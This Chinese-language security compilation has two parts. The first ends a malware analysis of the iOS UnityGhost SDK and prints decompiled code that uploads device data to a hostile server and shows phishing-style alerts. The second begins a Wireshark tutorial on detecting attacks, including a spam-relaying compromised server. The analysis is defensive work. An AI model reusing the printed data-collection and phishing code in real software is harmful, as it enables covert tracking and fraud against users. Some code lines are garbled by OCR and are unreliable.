UnityGhost 同样也会收集用户手机的各种信息（时间，bundle id(包名)，应用名称，系统版本，语言，国家等）并上传到一个新的服务器 http://init.icloud-diagnostics.com，如图 2-2-28 和图 2-2-29：

```
&OBJC_CLASS___NSDictionary,
"dictionaryWithObjectsAndKeys:",
v16,
CFSTR("timestamp"),
v14,
CFSTR("app"),
v8,
CFSTR("bundle"),
v26,
CFSTR("name"),
v18,
CFSTR("os"),
v20,
CFSTR("type"),
v4,
CFSTR("status"),
v47,
CFSTR("version"),
v22,
CFSTR("language"),
v29,
CFSTR("country"),
v37,
CFSTR("idfv"),
0);
```

图 2-2-28

```
_msgSend(&OBJC_CLASS___NSURL, "URLWithString:", CFSTR("http://init.icloud-diagnostics.com"));
_retainAutoreleasedReturnValue(v25);
_msgSend(
BJC_CLASS___NSMutableURLRequest,
equestWithURL:cachePolicy:timeoutInterval:",
6,


77805056);
d *)objc_retainAutoreleasedReturnValue(v27);
nd(v28, "setHTTPMethod:", CFSTR("POST"));
_msgSend(v17, "length");
_msgSend(&OBJC_CLASS___NSString, "stringWithFormat:", CFSTR("%lu"), v29);
_retainAutoreleasedReturnValue(v30);
nd(v28, "setValue:forHTTPHeaderField:", v31, CFSTR("Content-Length"));
```

图 2-2-29

在接收到服务器返回的指令后，UnityGhost 同样也可以进行多种恶意行为：

- 下载安装企业证书的 App；
- 弹出 AppStore 的应用进行应用推广；
- 弹出钓鱼页面进一步窃取用户信息；
- 如果用户手机中存在某 url scheme 漏洞，还可以进行 url scheme 攻击等。

这里弹出诈骗对话框用到的函数，如图 2-2-30：

```
v75 = objc_msgSend(v16, v143, CFSTR("alertHeader"));
v76 = objc_retainAutoreleasedReturnValue(v75);
v77 = objc_msgSend(v16, v143, CFSTR("alertBody"));
v78 = objc_retainAutoreleasedReturnValue(v77);
v79 = objc_msgSend(v16, v143, CFSTR("appID"));
v133 = objc_retainAutoreleasedReturnValue(v79);
v80 = objc_msgSend(v16, v143, CFSTR("cancelTitle"));
v81 = objc_retainAutoreleasedReturnValue(v80);
v135 = v16;
v82 = objc_msgSend(v16, v143, CFSTR("confirmTitle"));
v83 = objc_retainAutoreleasedReturnValue(v82);
v84 = objc_msgSend(&OBJC_CLASS___UIApplication, "sharedApplication");
v85 = (void *)objc_retainAutoreleasedReturnValue(v84);
v86 = objc_msgSend(v85, "applicationState");
objc_release(v85);
if ( !v86 )
{
  v87 = v76;
  v88 = dispatch_time(0, 0, v145, v136);
  v90 = v89;
  v161 = &_NSConcreteStackBlock;
  v162 = -1040187392;
  v163 = 0;
  v164 = __51__UIWindow_didFinishLaunchingWithOptions__Response__block_invoke;
  v165 = &__block_descriptor_tmp183;
  v166 = objc_retain(v87, __51__UIWindow_didFinishLaunchingWithOptions__Respor
```

图 2-2-30

弹出网页或者推广应用用到的函数：

```
v7 = objc_msgSend(v6, "applicationState");
objc_release(v6);
if ( !v7 )
{
  v8 = objc_msgSend(&OBJC_CLASS___UIApplication, "sharedApplication");
  v9 = (void *)objc_retainAutoreleasedReturnValue(v8);
  v10 = objc_msgSend(&OBJC_CLASS___NSURL, "URLWithString:", v4);
  v11 = objc_retainAutoreleasedReturnValue(v10);
  objc_msgSend(v9, "openURL:", v11);
  objc_release(v11);
  objc_release(v9);
}
objc_release(v4);
```

图 2-2-31

（全文完） 责任编辑：游风

第三章 WireShark 系列

第1节 WireShark 黑客发现之旅-开篇

作者：聚锋实验室

来自：乌云知识库

网址：http://drops.wooyun.org/

先说几句

一看题目，很多朋友就会有疑问：市面上那么多的安全监控分析设备、软件，为什么要用 WireShark 来发现黑客和攻击行为？

我想说的是 WireShark 目前作为最优秀的网络分析软件，如果用好了，比任何设备、软件都 Nice。首先，它识别的协议很多；其次，WireShark 其实具备很多分析功能；最主要的，它免费，既能采集又能分析，不丢包、不弃包。

我们虽然也接触了很多监控分析设备，但在分析中始终离不开 WireShark 的辅助，喜欢它的“诚实”，不忽悠、不遗漏，完完全全从原理上去认识数据。

本系列就是要抛开了各种所谓分析“神器”和检测设备，完全依靠 WireShark 从通信原理去发现和解密黑客的各种攻击行为。当然，仅是交流学习贴，不当之处请各位大神“轻喷”。

WireShark 的常用功能

介绍 WireShark 的书籍和文章比较多，本文就不献丑细讲了，一起了解一下部分常用的分析功能。

1、抓包捕获

菜单中选择 Capture，选择 Interface，然后选择需抓包的网卡，如图 3-1-1：




图 3-1-1

可以勾选网卡，点击 Start 开始抓包。如想连续抓包设置文件大小、定义存放位置、过滤性抓包，点击 Options 进行设置，如图 3-1-2：




图 3-1-2

2、数据过滤

由于抓包是包含网卡所有业务通信数据，看起来比较杂乱，我们可以根据需求在 Filter 对话框中输入命令进行过滤。常用过滤包括 IP 过滤（如：ip.addr==x.x.x.x，ip.src==

x.x.x.x,ip.dst== x.x.x.x ）协议过滤（如 :HTTP、HTTPS、SMTP、ARP 等 ）端口过滤（如 ：tcp.port==21、udp.port==53 ）组合过滤（如 : ip.addr==x.x.x.x && tcp.port==21、tcp.port==21 or udp.port==53 ）。更多过滤规则可以在 Expression 中进行学习查询，如图 3-1-3 ：

图 3-1-3

3、协议统计、IP 统计、端口统计

协议统计：在菜单中选择 Statistics，然后选择 Protocol Hierarchy，就可以统计出所在数据包中所含的 IP 协议、应用层协议，如图 3-1-4 ：




图 3-1-4

IP 统计：在菜单中选择 Statistics，然后选择 Conversation，就可以统计出所在数据包中所有通信 IP 地址，包括 IPV4 和 IPV6，如图 3-1-5 ：




图 3-1-5

端口统计：同 IP 统计，点击 TCP 可以看到所有 TCP 会话的 IP、端口包括数据包数等信息，且可以根据需求排序、过滤数据。UDP 同理，如图 3-1-6：




图 3-1-6

4、搜索功能

WireShark 具备强大的搜索功能，在分析中可快速识别出攻击指纹。Ctrl+F 弹出搜索对话框。

Display Filter：显示过滤器，用于查找指定协议所对应的帧。

Hex Value：搜索数据中十六进制字符位置。

String：字符串搜索。Packet list：搜索关键字匹配的 Info 所在帧的位置。Packet details：搜索关键字匹配的 Info 所包括数据的位置。Packet bytes：搜索关键字匹配的内容位置，如图 3-1-7：




图 3-1-7

5、Follow TCP Stream

对于 TCP 协议，可提取一次会话的 TCP 流进行分析。点击某帧 TCP 数据，右键选择 Follow TCP Stream，就可以看到本次会话的文本信息，还具备搜索、另存等功能，如图 3-1-8：




图 3-1-8

6、HTTP 头部分析

对于 HTTP 协议，WireShark 可以提取其 URL 地址信息。

在菜单中选择 Statistics，选择 HTTP，然后选择 Packet Counter（可以过滤 IP）,就可以统计出 HTTP 会话中请求、应答包数量，如图 3-1-9：




图 3-1-9

在菜单中选择 Statistics，选择 HTTP，然后选择 Requests（可以过滤 IP）,就可以统计出 HTTP 会话中 Request 的域名，包括子域名，如图 3-1-10：




图 3-1-10

在菜单中选择 Statistics，选择 HTTP，然后选择 Load Distribution（可以过滤 IP）,就可以统计出 HTTP 会话的 IP、域名分布情况，包括返回值，如图 3-1-11：




图 3-1-11

WireShark 分析攻击行为步骤

利用 WireShark 分析攻击行为数据，首先得具备一定的网络协议知识，熟悉常见协议，对协议进行分层（最好分七层）识别分析。（如果不熟悉也没关系，现学现用也足够）。然后，需熟悉常见的攻击行为步骤、意图等等。画了张图，不太完善，仅作参考，如图 3-1-12：

图 3-1-12

后续文章初步设计

对于后续文章内容，初步设计 WireShark 黑客发现之旅--暴力破解、端口扫描、Web 漏洞扫描、Web 漏洞利用、仿冒登陆、钓鱼邮件、数据库攻击、邮件系统攻击、基于 Web 的内网渗透等。但可能会根据时间、搭建实验环境等情况进行略微调整。

（By：Mr.Right、K0r4dji）

（连载中）责任编辑：桔子

第2节　WireShark 黑客发现之旅-肉鸡邮件服务器

作者：聚锋实验室

来自：乌云知识库

网址：http://drops.wooyun.org/

背景

肉鸡也称傀儡机，是指可以被黑客远程控制的机器。

一旦成为肉鸡，就可以被攻击者随意利用，如：

- 窃取资料；
- 再次发起攻击；
- 破坏等等。

下面将利用 WireShark 一起学习一种肉鸡的用途：广告垃圾邮件发送站。

发现问题

在对某企业服务器群进行安全检测时发现客户一台服务器（10.190.214.130）存在异常，从其通信行为来看应该为一台空闲服务器。 经过一段时间的抓包采集，对数据进行协议统计发现，基本均为 SMTP 协议，如图 3-2-1~图 3-2-2：




图 3-2-1




图 3-2-2

SMTP 协议为邮件为邮件传输协议。正常情况下出现此协议有两种情况：

1、用户发送邮件产生。

2、邮件服务器正常通信产生。

该 IP 地址属于服务器，所以肯定非个人用户利用 PC 机发送邮件。

那这是一台邮件服务器？如果是，为什么仅有 SMTP 协议，POP3、HTTP、IMAP 等等呢？

带着疑问我们统计了一下数据的 IP、端口等信息，如图 3-2-3：

